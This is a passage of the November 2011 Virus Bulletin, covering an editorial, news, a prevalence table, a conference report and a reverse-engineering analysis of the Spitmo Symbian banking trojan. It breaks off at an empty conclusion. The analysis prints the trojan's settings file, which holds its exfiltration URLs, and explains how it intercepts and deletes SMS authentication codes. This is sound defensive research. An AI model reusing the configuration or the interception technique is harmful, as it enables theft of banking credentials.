NOVEMBER 2011

virus BULLETIN

Fighting malware and spam

CONTENTS

2 **COMMENT**

Within the margin of error

3 **NEWS**

Spammers link to yet-to-be-registered domains

Chemical industry targeted

3 **VIRUS PREVALENCE TABLE**

4 **CONFERENCE REPORT**

Viva Barcelona!

MALWARE ANALYSES

9 Spitmo – SpyEye component for Symbian

13 Flibi: reloaded

FEATURES

16 Investigating the abuse of search engines to promote illicit online pharmacies

19 The art of stealing banking information – form grabbing on fire

24 **END NOTES & NEWS**

IN THIS ISSUE

LIKE A JEWEL IN THE SUN

Helen Martin reports on a week in sunny Spain at the 21st Virus Bulletin International Conference.

page 4

SPYEYE GOES MOBILE

Despite the Windows versions of Zeus and SpyEye now sharing source code, Zitmo and Spitmo – the mobile components of each – have nothing in common at the code level. Spitmo was created from scratch solely for the purpose of stealing mTANs. Mikko Suominen has all the details.

page 9

SNATCH AND GRAB

Botnets such as Zeus, SpyEye and others use the effective technique of form grabbing to steal sensitive information from victims' machines. Adtiya Sood and his colleagues take a detailed look at the form-grabbing technique.

page 19

ISSN 1749-7027

vb

virus BULLETIN COMMENT

'Only 3% of the webmasters responded... Tanase had rediscovered the Bontchev constant.'

Gabor Szappanos
VirusBuster

WITHIN THE MARGIN OF ERROR

According to some popular theories, history follows a circular path, always returning to a previous state albeit at a higher level of social development. Recently, I came to the conclusion that anti-virus research follows a similar path: not only did an experiment flash back from the past, but the result turned out to be virtually identical.

During the course of the 2001 Virus Bulletin conference Dr Vesselin Bontchev summarized *FRISK*'s experiences of the W97M/Groov.A macro virus. This otherwise unremarkable macro virus had an interesting payload: it uploaded IPCONFIG output data to the complex.is (*FRISK*) FTP site. Using the server logs it was possible for the researchers to trace back the infected users, advise them of the infection, and ask them whether they wished to receive further notifications. Only 3.15% of them responded positively.

All of the above details were quickly forgotten, but what was remembered by many (and entered into AV industry folklore) was Bontchev's famous summary: '97.3% of the human population are [not security conscious people]' – though he used a slightly different and much shorter epithet. In fact, the details were so poorly remembered by the majority that in later citations a different number subsisted than in the original publication (eagle-eyed readers will already have observed this by adding the two numbers above).

This year's *Virus Bulletin* conference featured a similarly interesting presentation by Stefan Tanase. He described the process of contacting the webmasters of infected Romanian websites. The result was interesting: only 3% of the webmasters responded. As was pointed out by a member of the audience, Tanase had rediscovered the Bontchev constant.

Now, if my evil twin were writing this comment, he would conclude that all the efforts invested in user education and security consciousness over the last ten years have resulted in a 0.15% decline in awareness. And this is in an even more security-oriented audience – since webmasters ought to be more security-aware than the average user falling victim to a macro virus. But since my twin is not only evil but also fair, he would mention that the difference is within the margin of error resulting from finite sample size – so he would say that, in fact, the situation is best described as exactly the same as it was ten years ago.

Fortunately, it is not my evil twin writing, but me at my most optimistic moment. I feel I must transmit optimism, otherwise the readers of this magazine would give up all their efforts and retreat to physics or games software development. What gives us hope are Tanase's further findings – namely that although only 3% of the webmasters responded, actually 5% of the web pages were cleaned. And I would even take into account the additional 1% that were shut down, assuming the best. Therefore, according to my optimistic calculation, security consciousness has grown from 3.15% to 6% in ten years. If we continue with the same effort, we will reach the clear majority in the year 2165, when half of the user population will care about security. I can hardly wait to see that – though I won't hold my breath.

But all sarcasm aside, we must continue relentlessly with our efforts in user education. First, we need better PR. If we are not accepted as educators, our message will not be received. For me, the most worrying part of both experiments was the deafening silence: the majority of users did not even respond to the assistance being offered by the anti-virus experts. I interpret this as an indication that the general population does not accept us as an authority when it comes to computer security issues.

The anti-virus industry could not overstep the ancient accusation that we write the viruses ourselves, but now it is essential for us to convince the public that we are the good guys. Without their support we can only lose the battle over cybercrime.

NEWS

SPAMMERS LINK TO YET-TO-BE REGISTERED DOMAINS

Commtouch has reported an increase in spamvertized URLs using domains that are yet to be registered at the time the spam is sent – making it less likely for such messages to be blocked by spam filters.

The use of domain blacklists and reputation services is common among spam filters and spammers try to avoid using domains with a bad reputations in their emails – they may use URL shortening services, for instance, or use links to compromised pages on a legitimate domain.

A less common trick is to use domains that are not yet registered – spam filters usually do not compute reputation for non-existent domains.

In such cases the domain is registered some time after the emails have been sent. Because most spam filters do their work at the moment the email is received, they will have made their decision by then. However, many users do not read their email until much later and by that time the links are expected to be active.

While this trick is not new, spammers have been using it extensively in recent weeks – another example of spammers recycling tricks from the past.

CHEMICAL INDUSTRY TARGETED

A report from *Symantec* has detailed a recent targeted attack on a number of large companies, many of which are active in the chemical industry.

Of the 48 companies known to have been targeted in the attack, 29 are active in the chemical industry.

The attack began in May and was initially targeted at human rights-related NGOs and the motor industry. In the attack, a small number of employees of the targeted company receive an email which appears to be a meeting invitation from an existing business contact. However, the email contains as its attachment a variant of the PoisonIvy trojan backdoor whose primary targets are domain administrator passwords; using these passwords the attackers can penetrate the network further and gain access to sensitive materials.

The researchers have managed to trace the attack to a US-based VPN server owned by a Chinese man. While it is unlikely that he uses this server for instant messaging as he claims, it is not known whether he is the sole attacker or acting on behalf of a larger group.

These attacks are the latest in what has become a worrying trend for governments and corporations alike. On the eve of the London Conference on Cyberspace, the UK government said it has seen an 'exponential rise' in cyber attacks.

Prevalence Table – September 2011[1]

Malware	Type	%
Autorun	Worm	8.33%
Encrypted/Obfuscated	Misc	6.25%
Heuristic/generic	Virus/worm	5.16%
LNK	Exploit	4.49%
Sality	Virus	4.48%
Adware-misc	Adware	4.17%
Conficker/Downadup	Worm	3.73%
Zbot	Trojan	3.49%
Agent	Trojan	3.19%
Iframe	Exploit	2.98%
Heuristic/generic	Misc	2.95%
Kryptik	Trojan	2.50%
Heuristic/generic	Trojan	2.48%
Downloader-misc	Trojan	2.38%
Virut	Virus	2.19%
VB	Worm	2.19%
AutoIt	Trojan	1.97%
Injector	Trojan	1.94%
FakeAlert/Renos	Rogue	1.89%
Crack/Keygen	PU	1.86%
Cycbot	Trojan	1.71%
OnlineGames	Trojan	1.68%
Virtumonde/Vundo	Trojan	1.59%
Dorkbot	Worm	1.57%
Hupigon	Trojan	1.26%
Dropper-misc	Trojan	1.17%
Alureon	Trojan	1.17%
Slugin	Virus	1.10%
Crypt	Trojan	1.05%
Ircbot	Worm	1.04%
Bifrose/Pakes	Trojan	1.02%
Delf	Trojan	0.97%
Others[2]		16.05%
Total		100.00%

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

CONFERENCE REPORT

VIVA BARCELONA!

Helen Martin

The colourful and flamboyant city of Barcelona has been world famous for its art, architecture and style since the late 19th century, and last month the Catalan capital played host to more than 360 anti-malware experts as the 21st Virus Bulletin International Conference landed in sunny Spain.

And very sunny it was too – by happy coincidence the conference was held during a week in which most of northern Europe experienced a period of unseasonably warm weather, and we were treated to soaring temperatures, glorious sunshine and balmy evenings.

Standing at 107m tall, the Hesperia Tower – the VB2011 conference venue – is one of Barcelona's tallest buildings. Designed by renowned architect Richard Rogers (whose other creations include the Pompidou Centre in Paris and the Millennium Dome in London), the Hesperia Tower is also one of the city's most stylish modern buildings. And its stylishness does not stop at the external architecture. In the hotel lobby funky low sofas, swivel chairs and brightly coloured chunky rugs contrast with the highly polished black marble floor to create an area that feels arty and elegant while also relaxed and inviting.

However, some aspects of the highly styled venue simply served to perplex: the über sleek bathrooms were adorned with so many mirrors that finding the exit became like navigating one's way around a labyrinth, while the hi-tech elevators caused excitement and consternation in equal measure – even some of the brightest minds of the anti-malware industry were stumped when faced with calling the elevator using a set of touch-screen controls.

A purpose-built auditorium served as the main conference room and home to the technical stream. While the tiered seating provided the audience with uninterrupted views of presenters and projector screens, the layout presented a challenge for the microphone runners who had to negotiate a long flight of steps to get from the back of the room to the front. Thankfully there were no casualties, but the thought of rolling down the stairs head over heels and landing in a heap at the foot of the stage haunted *VB* team members all week. Meanwhile, one floor above, a more traditional style ballroom was home to the corporate stream, offering acres of space and far less of an obstacle course for weary crew members.

EL INICIO

The conference kicked off in the auditorium on Wednesday morning with an engaging keynote address from *F-Secure*'s Mikko Hyppönen and Bob Burls from the UK's Police Central e-Crime Unit. Mikko and Bob described details of a multi-jurisdictional investigation against the m00p malware-writing group. The pair revealed the enormous amount of work that went into the several-year-long investigation as well as some of the clues that ultimately led to the arrest and conviction of two of the members of the group (including one member who embedded his social security number in his malcode, as well as having had his unique online nickname tattooed on his arm). The fascinating presentation gave delegates an insight into how much work goes into such investigations as well as some of the obstacles faced by investigators of cybercrime.

Sticking with the theme of online crime, Dmitry Bestuzhev took a look at the cybercrime ecosystem and the way it works – highlighting cybercriminals' moves, their organization and what sort of people they are. He also revealed the limitations of the legal systems used against cybercriminals in several countries – the lack of any real threat of punishment being one of the reasons why this type of crime has become rife in certain countries. He revealed, for example, that despite a new bill having been pending in congress since 2005, the current law used against cybercriminals in Brazil is 70 years old.

Dmitry's colleague Fabio Assolini followed with a presentation focusing on why Brazil has achieved worldwide notoriety as a place where cybercrime, and in particular online banking crimes, flourish. He described examples of Brazilian cybercriminals living the life of Riley – buying top-of-the-range cars and staying in luxury hotels. Interestingly, he revealed that rather than looking further afield, many banking trojans specifically target Brazilian IP addresses – with $900 million having been stolen from Brazilian banks in 2010.

Meanwhile, in the technical stream Rachit Mathur took a look at the future of stealth malware, and Pierre-Marc

VB2011 saw a special guest appearance from Kermit the frog – or was it his beer-loving Spanish cousin Gustavo?

Bureau presented an interesting look at botnets, suggesting that the same group is behind some of the most prolific bots seen over the past four years.

After a break for lunch the corporate stream saw presentations detailing malicious attacks on *Facebook* (in which an audience member stole the show by answering the question 'What's your advice for people wanting to avoid security problems on *Facebook*?' with the simple advice 'Don't log in!'), anti-malware product testing and its associated frustrations, and how much information users give away on social networks.

Meanwhile, in the technical stream Jeff Edwards explored Chinese DDoS bots, revealing that a large amount of code is re-used amongst them. Jeff described a 'typical' Chinese DDoS bot and touched on some of the targets of these attacks which have included Chinese manufacturers of ice cream and custard-making equipment as well as prominent international financial and investment companies.

After a break for tea, Onur Komili took to the podium in the technical stream to analyse the behaviour of the malware distribution networks that poison search results specifically to deliver users to web pages that install fake anti-virus software. Onur explained some of the methodologies used by those behind rogue security software and described how *Sophos* has built tools to help look for patterns that identify different distribution networks.


Next, Igor Muttik looked at the use of data mining in the processing of malware samples. He began by demonstrating the power of data mining in distinguishing between males and females – based on buttock circumference. Having successfully grabbed the audience's attention (thankfully not their buttocks), he went on to explain that some 250 parameters exist within the PE header of executable files, from which information can be gathered and differences can be discerned between malicious and non-malicious files. Although the data-mining method is not robust enough to be used as a sole method of detection, Igor suggested that the hit rate is good enough to be used to help prioritize malware in the sample submission queue.

MUCHA CERVEZA

As usual, the opening day of the conference ended with a drinks reception. Thanks to the glorious weather, delegates were able to spill out onto the hotel's outdoor terrace and, with the melodious tones of a Spanish guitar duo drifting out through the doors, it was easy to imagine that we were enjoying a warm summer's evening rather than hurtling towards the end of the year in the first week of October.

A note must be made at this point about the accessory of choice at this year's event: the *Avast!* beer mug. These were distributed from the *Avast!* exhibition booth and could be filled (and re-filled) with beer free of charge. Delegates were spotted wandering around the conference with their mugs clutched to their chests – reluctant to let them out of their sight lest they lose their precious 'bottomless' receptacles. (Regrettably, it appears that the mugs' beer-filling/refilling qualities do not extend beyond the *VB* conference – the *VB* team has checked.)

Avast! also sponsored the beer served at the event's drink receptions and gala dinner – and judging by the popularity of this act of generosity (marketing), one cannot but hope that the beer bill didn't bankrupt the company's marketing director at the end of the three days!



Beer all round. Meanwhile (sick of the sight of beer?), Avast!'s marketing director Milos Korenko raises a glass of wine.

DIAS EL NÚMERO DOS

With so much free-flowing beer, Wednesday's festivities went on perhaps a little later than usual and delegates were noticeably thin on the ground at breakfast the next morning. Thankfully, the promise of an excellent set of presentations was enough to lure sleepy heads away from their pillows, and after a couple of servings of coffee audience numbers returned to full strength.

Axelle Apvrille kicked off in the technical stream with a popular talk on how to replicate mobile malware in a secure environment with a fake GSM network built using OpenBTS.

Andrea Lelli presented the first of the last-minute presentations in the technical stream with an overview of reversing the Xpaj virus – revealing that the authors of the click fraud polymorphic infector earned $46,000 in a year.

Other last-minute presenters included Eugene Rodionov, who presented an overview of the evolution of rootkit installation; Stefan Tanase, who shared his experience of attempting to clean up 100 infected websites in the least amount of time possible (see p.2); and Vicente Diaz who detailed a recently discovered *Twitter* fraud campaign.

Meanwhile, in the corporate stream, Rainer Link and David Sancho shared their experience of sinkholing botnets – a method that aims to redirect the traffic intended for the malicious server to an analysis server – and revealed some of the problems they have encountered using the technique.

Also in the corporate stream, Martin Lee talked about mapping targeted attacks, Brett Cove described the oft-ignored snowshoe spam and Methusela Ferrer delivered the message that *Mac OS X* and *iOS* users are very much the target of cyber attacks right now, and that running a *Mac* anti-malware solution is essential.

Thursday morning also saw *VB*'s first 'stealth presenter'. Denis Maslennikov and Tim Armstrong had been scheduled to present a paper together on *Android* malware, but due to an unfortunate clerical error, Tim was unable to attend the conference at the last minute. The organizers hastily arranged for 'virtual Tim' to grace the stage, and thanks to the wonders of *Skype* the pair were able to co-present from separate continents.

The day ended with a presentation by platinum sponsor *comScore* on its digital market research services, while in the auditorium a panel of experts discussed the sharing of information and collaboration (or lack thereof) within the anti-malware industry.

LA FIESTA

Of course, no *VB* conference would be complete without the glitz and glamour of the traditional gala dinner evening – and this year we were treated to some truly spectacular entertainment to liven up the breaks between courses.

The deafening sounds of Batek.

As soon as everyone was seated, Brazilian percussion group Batek burst into the room beating out their infectious rhythms. The group raised the roof with their high-energy routines (and probably deafened a few diners in the process).

The Evna Barcelona dancers bring the dinner to a close with a true Spanish flavour.

Later in the evening we reverted to Spanish rhythms with a stunning performance by the Evna Barcelona flamenco dancers and musicians. The dancers' speed, agility and artistry was awe inspiring and their expressive performance made for a suitably colourful and upbeat finish to the official part of the evening. (Of course, thanks to *Avast!*, the beer continued to flow long after the end of the dinner.)

EL FINAL

Early risers on Friday morning were treated to Gunter Ollmann discussing various reputation systems and their strengths and weaknesses, followed by Denis Maslennikov who took to the stage again (this time without his 'virtual' colleague) to explore the problem of cell phone money laundering in Russia. Meanwhile, the technical stream saw Aditya Sood detailing browser exploit packs and Zheng Zhang analysing fake anti-virus packers.

After a quick caffeine boost it was show time in the corporate stream. Maybe one year Terry Zink and David Perry will combine their talents and put on a double act, but for now the two magicians in the pack remain solo artists. Terry began his presentation on practical cybersecurity with a trick involving session chairman Per Hellqvist. Per was asked to splay his hand on a table then choose one of two identical bags, the contents of which would be emptied onto his splayed hand. Per made his choice and a small piece of paper fluttered out onto his hand – Terry then upturned the second bag and, to the audience's delight, a large rock came crashing to the (now empty) table. Terry then proceeded to describe

The VB2011 speakers.

how the human brain works when it learns and retains new information, and how successful teaching techniques can be applied to help teach people about cybersecurity. Not to be out-magicked, David Perry managed to slot two tricks into his presentation, including producing a six-foot drinking straw seemingly from thin air and a mind-boggling box trick.

After lunch, Holly Stewart gave an overview of the top exploits of 2011, revealing that the top OS vulnerability seen by *Microsoft* this year has been CplLnk, the Windows Shell shortcut vulnerability used by Stuxnet as a form of propagation. She also revealed that as far as documents are concerned, exploits hidden in *Adobe* PDFs represented 96% of all document-related exploits affecting systems at the start of 2011, while exploits in *Office* documents represented just 4% of exploits.

Maksym Schipka concluded proceedings in the corporate stream with a look to the future. He predicted that the security industry will move away from protecting endpoint devices to concentrate on protecting the backend and its associated (cloud) services, as traditional endpoints are replaced by thin clients that purely access remote applications and data.

Drawing the conference to a close in a combined final session a panel of experts shared their opinions on and experiences with tackling botnets. They asked who is responsible for fixing the botnet problem – the owner of the computer which became a bot, the owners of the infection vectors (e.g. websites, producers of vulnerable applications which get exploited), or the ISPs which can control their end points' access to the Internet? The topic is a complex one involving lots of legal and technical issues and, as with many of these discussion sessions, more questions were raised than answered.

LOS INDESEABLES

It was often the case in years gone by that a new virus or variant would be released during the *VB* conference – possibly in the hope that the industry's top experts would be otherwise engaged giving or listening to presentations and sharing tips in a hotel bar, thus allowing the malware to stay under the radar for as long as possible.

Although this hasn't been the case for a couple of years, this year's conference did attract some unwanted attention. Within the last couple of years it has become the norm to see delegates sitting in sessions with their laptops or mobile devices, busily tweeting their thoughts and comments on the papers or interesting facts gleaned from the presenters. This year, however, a rogue tweet appeared using the '#vb2011' hashtag and promising 'news from the VB conference'. *BitDefender* researchers determined that the shortened URL in the post actually downloaded a file named VB2011.exe which, once executed, injected a *Windows* process and downloaded an installer, resulting in a slew of adware, gameware and adult content opened in a web browser. The incident was a good illustration of the fact that even links that seem related to a trusted security event may not be all they seem.

MUCHAS GRACIAS

The hard working VB crew.

There is never enough space in these reports to mention more than a small selection of the speakers and presentations at the conference, and I would like to extend my warmest thanks to all of the VB2011 speakers for their contributions, as well as to the sponsors of the event: *AVAST Software*, *comScore*, *ESET*, *Ikarus Security Software*, *Qihoo 360*, *Total Defense*, *ArcaBit*, *GFI Software*, *OPSWAT* and *TrustPort*. My thanks also go to all of the on-site crew for working so hard to ensure the event ran smoothly.

Thanks to a number of delegates opting to forego their printed copies of the VB2011 conference proceedings a donation of £260 has been made to the WWF. A similar opt-out scheme will be run again next year.

HASTA LA VISTA!

Next year the conference lands in Dallas, TX, USA with the event taking place 26–28 September 2012 at the Fairmont Dallas. And we will be returning to Europe for VB2013 which will be held 2–4 October 2013 in Berlin, Germany. I very much look forward to welcoming you all to both events.

Photographs courtesy of: John Alexander, Pavel Baudis, Filip Chytry, Jeannette Jarvis, Andreas Marx, Michael Neitzel, Morton Swimmer and Eddy Willems. More photographs can be viewed at http://www.virusbtn.com/conference/vb2011/photos and slides from the presentations are available at http://www.virusbtn.com/conference/vb2011/slides/.

MALWARE ANALYSIS 1

SPITMO – SPYEYE COMPONENT FOR SYMBIAN

Mikko Suominen
F-Secure, Finland

In late 2010 the first mobile trojan that intercepted mobile transaction authentication numbers (mTANs) was discovered. That trojan, Zitmo (Zeus In The MObile), was joined at the hip with Zeus to defeat two-factor authentication of online banking [1, 2]. Zeus received competition from [3] and was then merged with the SpyEye trojan [4], so it did not come as a great surprise when in March 2011 Spitmo arrived. Spitmo is the *Symbian* component of SpyEye, created for the same purpose as Zitmo was for Zeus. This article presents the technical details of Spitmo and offers an insight into reconstructing its high-level language constructs, giving a new view to reverse engineering a *Symbian* trojan.

BACKGROUND

To strengthen the security of their online banking systems many banks have introduced two-factor authentication using a mobile phone. When a customer carries out a transaction using online banking, an SMS containing an mTAN is sent to the customer's mobile phone. The transaction cannot be completed until the mTAN is entered into the online-banking system.

As mentioned in the introduction, the first malware family to attack mTANs was Zitmo, the mobile counterpart for the *Windows*-based Zeus trojans. SpyEye emerged first as a competitor to the Zeus toolkit, and later the Zeus source code was bought by the SpyEye author and the two families were merged. In March 2011, a mobile phone component to accompany the *Windows*-based SpyEye trojan was discovered. The phone component of the trojan targeted the *Symbian* operating system and was named Trojan:SymbOS/Spitmo.A (SPyeye In The MObile).

Even though the *Windows* versions of Zeus and SpyEye now share source code [4], Zitmo and Spitmo have nothing in common at the code level. Zitmo is based on commercial spyware [1], but Spitmo has been created from scratch solely for the purpose of stealing mTANs.

IMPLEMENTATION OF THE ATTACK

In the Spitmo.A attack, SpyEye injected banking web pages with fields requesting the victim's IMEI (International Mobile Equipment Identity) and mobile phone number. The injected dialogue also informed the user that 'a certificate' (i.e. Spitmo) would be generated and that the process could take up to three days. This delay was due to the way in which the trojan was digitally signed. Since *Symbian S60* third edition, all *Symbian* applications must be digitally signed in order for the phone to install them. Spitmo was signed with a developer certificate, which allows software developers to sign their *Symbian* installers themselves without uploading them to the *Symbian Signed* service. However, applications signed with a developer certificate can only be installed on phones whose IMEI is listed in the developer certificate itself. It was for this reason that the IMEI was requested by the *Windows* component of SpyEye. As the attackers received IMEIs from new victims, they requested new developer certificates that included the new IMEIs. The certificate was probably acquired through the OPDA website (http://cer.opda.cn at the time of the attack), which is an unofficial source for *Symbian* developer certificates. The delay in receiving the new certificates explains the message stating the three-day delay.

Spitmo was delivered to victims in an installer that was named so that it would look like a certificate. The trojan was in a package named 'Sms' and had a single malicious binary (Sms.exe).

The trojan is configured by settings.dat, which among other things defines where the stolen data is uploaded and which SMS messages are stolen. It also contains a file named first.dat, which is used to check if this is the first time the trojan has been executed; a resource file ([E13D4ECD].rsc) to launch the trojan every time the phone is started; and an embedded package called 'SmsControl'. The only thing SmsControl does is display a message showing 'the serial number of the security certificate', thus completing the illusion that a certificate really has been received from the bank. The file name 'SmsControl.exe' is one similarity between Spitmo and Zitmo – the main executable of a variant of Zitmo discovered in February 2011 used the same name.

REVERSE ENGINEERING SPITMO'S CLASSES

Symbian C++ is heavily object-oriented and thus to gain a thorough understanding of Spitmo we need to look at what classes it contains and understand their structure – namely their member variables and functions.

The interception and theft of mTANs directly involves four classes:

- CSms
- CSettings
- CDataQueue
- CHttpPost

```
.text:000085F0                  LDR     R4, [R11,#Csms_Object]
.text:000085F4                  LDR     R0, [R11,#Csms_Object]
.text:000085F8                  BL      CMsvSession::OpenAsyncL(MMsvSessionObserver &)
.text:000085FC                  STR     R0, [R4,#4]
```

Figure 1: An example of a member variable being stored to a CSms object.

```
.text:0001D954                  DCD off_1D964
.text:0001D958 CSms_VTable      DCD CSms_HandleSessionEventL ; DATA XREF: sub_848C+2C↑o
.text:0001D958                                               ; .text:off_8530↑o ...
.text:0001D95C a4csms           DCB "4CSms",0                ; DATA XREF: .text:0001D968↓o
.text:0001D962                  DCW 0
.text:0001D964 off_1D964        DCD `vtable for'__cxxabiv1::__si_class_type_info
.text:0001D964                                               ; DATA XREF: .text:0001D954↑o
.text:0001D968                  DCD a4csms                   ; "4CSms"
```

Figure 2: Class information for CSms (vtable offset and member function have been renamed manually).

The interception of mTANs is performed in the class called CSms. This class inherits and implements the *Symbian* mixin class MMsvSessionObserver. MMsvSessionObserver 'Provides the interface for notification of events from a Message Server session' [6]. In other words, by inheriting and implementing the MMsvSessionObserver class, a *Symbian* application can monitor all events related to messaging (SMS, MMS, email).

The member variables of a class can be deduced when offsets into the object are loaded or stored to registers and from their subsequent use. API function parameters and return values are especially informative as their types can be checked from the SDK documentation. For example, Figure 1 shows a piece of code which is part of the constructor for CSms. We see that the return value of CMsvSession::OpenAsyncL is stored to offset 0x4 of CSms as its first member variable. From the SDK documentation we can see that the function returns a pointer to a CMsvSession [5], therefore the first member variable of CSms is a pointer to a CMSvSession object. The parameter of the function is also one way to confirm that CSms inherits MMsvSessionObserver. CSms must be a subclass of MMsvSessionObserver as OpenAsyncL requires an MMsvSessionObserver object as parameter [5]. By continuing this process and by combining the information with the reverse engineering of different member functions, most member variables for Spitmo's classes can be resolved.

The member functions for Spitmo's classes can be found from its class information. Figure 2 shows the class information for CSms. An offset that references __si_class_type_info or __vmi_class_type_info marks the beginning of the class information. The information block begins with a table of pointers to the member functions of that class (vtable).

As can be seen from Figure 2, CSms has just a single member function, which therefore must be HandleSessionEventL() as it is the only member function of MMsvSessionObserver and must be implemented for the class to function [6]. With the member variables and function now solved, the header file for CSms can be reconstructed (the variable names are, of course, not the original ones).

Listing 1 shows the member variables and member function of Spitmo's CSms class. Of the member variables, all but iError and iErrorCounter can be deduced from the constructor and different API calls in CSms::HandleSessionEventL().

```
Class CSms : public MMsvSessionObserver
{
public:
void HandleSessionEventL(TMsvSessionEvent, TAny*,
TAny*, TAny*) {};
private:

        CMsvSession* iMsvSession;
        CClientMtmRegistry* iMtmRegistry;
        CBaseMtm* iBaseMtm;
        CMsvEntry* iMsvEntry;
        TInt iError;
        TInt iErrorCounter;
        CSettings* iSettings;
        CLogFile* iLogFile;
        CDataQueue* iDataQueue;
        CHttpPost* iHttpPost;
};
```

Listing 1: An approximation of the original header file for Spitmo's CSms class.

The class information can also be used to locate the constructor for that class. The first four bytes of an object will hold the address of the vtable for that class. For that reason the constructor will have a reference to the vtable as it stores it to the objects of that class. The function that references the vtable and stores a pointer to it to the start of a freshly allocated heap block is the second-stage constructor of the class. The second-stage constructor is called by the first-stage constructor, which performs the heap allocation.

These steps were repeated for Spitmo's classes to reveal what exactly it steals and how it performs the theft.

INTERCEPTION OF MTANS

From the reconstructed header file it is already clear that CSms deals only with messages and uses objects of other user code classes to access settings and perform an HTTP

post. Next, the only member function of the class will be analysed to reveal the details of the mTAN theft.

MMsvSessionObserver::HandleSessionEventL() is called by the operating system when a messaging event has happened so that the class that implements MMsvSessionObserver can handle the event. CSms::HandleSessionEventL() receives the following as parameters [6]:

- TMsvSessionEvent, the type of event
- CMsvEntrySelection, an array of IDs of the affected messages
- TMsvId, the ID of the parent of the message (the folder of the message).

Spitmo is interested in three different kinds of messaging events as it compares the TMsvSessionEvent to three different values: EMsvEntriesCreated (numerical value 0), EMsvCloseSession (7), and EMsvServerReady (8). Of these, only EMsvEntriesCreated is related to individual messages, the other two being status notifications from the messaging server. When Spitmo receives an event notifying it of a new messaging entry, HandleSessionEventL() will call another subroutine to further process the message. TMsvId and CMsvEntrySelection are passed to the subroutine as parameters. TMsvId will be compared to KMsvGlobalInBoxIndexEntryId (numerical value 0x1002), and the message is further processed only if the message is in the inbox – meaning that Spitmo is only interested in incoming messages. The other parameter, CMsvEntrySelection, contains an array of message entry IDs. Spitmo will iterate through this array and from each message identified as an SMS message, extract the message body (with CBaseMtm::Body()) and the phone number from which the message was sent (using CSmsPDU::ToFromAddress()). The decision on whether or not to steal a particular message is made by a member function of CSettings.

Member functions are called with a BLX R3 instruction and the type of object pointed to by R0 defines what class the member function belongs to. The type of object is known after figuring out the member variables of CSms and their offsets within the CSms object. Listing 2 shows the sequence of instructions used for member function calls in Spitmo. An offset into the vtable for that class is clearly visible so finding the correct function from the vtable is trivial. Additional dereferencing instructions are among the code when the member function in question belongs to an object that is a member of some other object.

The function (at address 0xF058) receives the phone number from which the SMS came and the message body as parameters. The function will return 1 if the value of tag P5 from the settings.dat file is found in the message body. (The content of settings.dat will be covered in more detail later.)

```
LDR     R3, [R11,#pointer_to_an_object]
MOV     R2, #0xXX ; offset into the vtable of the object
LDR     R3, [R3]
ADD     R3, R2, R3
LDR     R3, [R3]
LDR     R0, [R11,#pointer_to_an_object]
BLX     R3      ; call member function of the object
```

Listing 2: Resolving member function calls.

Interestingly, the phone number is not used by the target comparison function in any way. Is this an indication that the attackers first planned to identify the mTAN messages based on phone number and not message content? And is this why the parameter still remained in the source code when Spitmo was compiled?

UPLOADING THE STOLEN DATA

If the message is identified as an mTAN, the message body is stored in an instance of CDataQueue. CDataQueue is a simple container object that holds the stolen messages in an array together with a timestamp of when they were stored to the queue. As its member functions CDataQueue offers an interface to add, remove and retrieve items or determine the number of items in the queue. Messages identified as containing mTANs are then deleted by Spitmo to hide the fact that a banking transaction is being carried out without the victim's knowledge. After stealing and deleting the message Spitmo calls a member function of CHttpPost, which will form a multipart message together with the victim's IMEI and phone number, the stolen message, and the time when the http data is formed for all items in the CDataQueue object. The multipart message is then promptly posted to a remote server.

The URL to which the data is uploaded is defined in tag P3 of settings.dat. Uploading the stolen data is not the only HTTP connection the trojan makes, as at regular intervals it will contact the same URL and send the IMEI, phone number, operating system version, phone model and time on the phone as URL parameters. The first connection is made shortly after infection, but can be changed with tag P13 in the settings.dat file. The connection is then repeated with intervals defined in tag P4 of settings.dat.

SETTINGS FILE

Settings.dat is the configuration file for the trojan and is in XML format, where the names of the tags can range from P0 to P15. The configuration file is parsed by CSettingsLoader and an instance of CSettings class will store the values as its member variables.

Trojan:SymbOs/Spitmo.A has five different values in its settings file, with tags ranging from P3 to P7. Figure 3 shows the content of the settings file that was included in the installer of Spitmo.A. The remaining values are not required for the trojan to work and many of them are assigned default values by the constructor of CSettings if the tags are not found in settings.dat. Table 1 shows the purposes of all tags found in Spitmo.A's configuration file and several additional ones that were reverse engineered during analysis.

```
<?xml version="1.0" encoding="utf-8"?>
<r>
  <p3>http://testconnect.net/input.php</p3>
  <p4>120</p4>
  <p5>70</p5>
  <p6>http://testconnect.net/delete.php</p6>
  <p7>c:\Data\delete.sis</p7>
</r>
```

Figure 3: The settings file for Trojan:SymbOS/Spitmo.A.

CONCLUSION

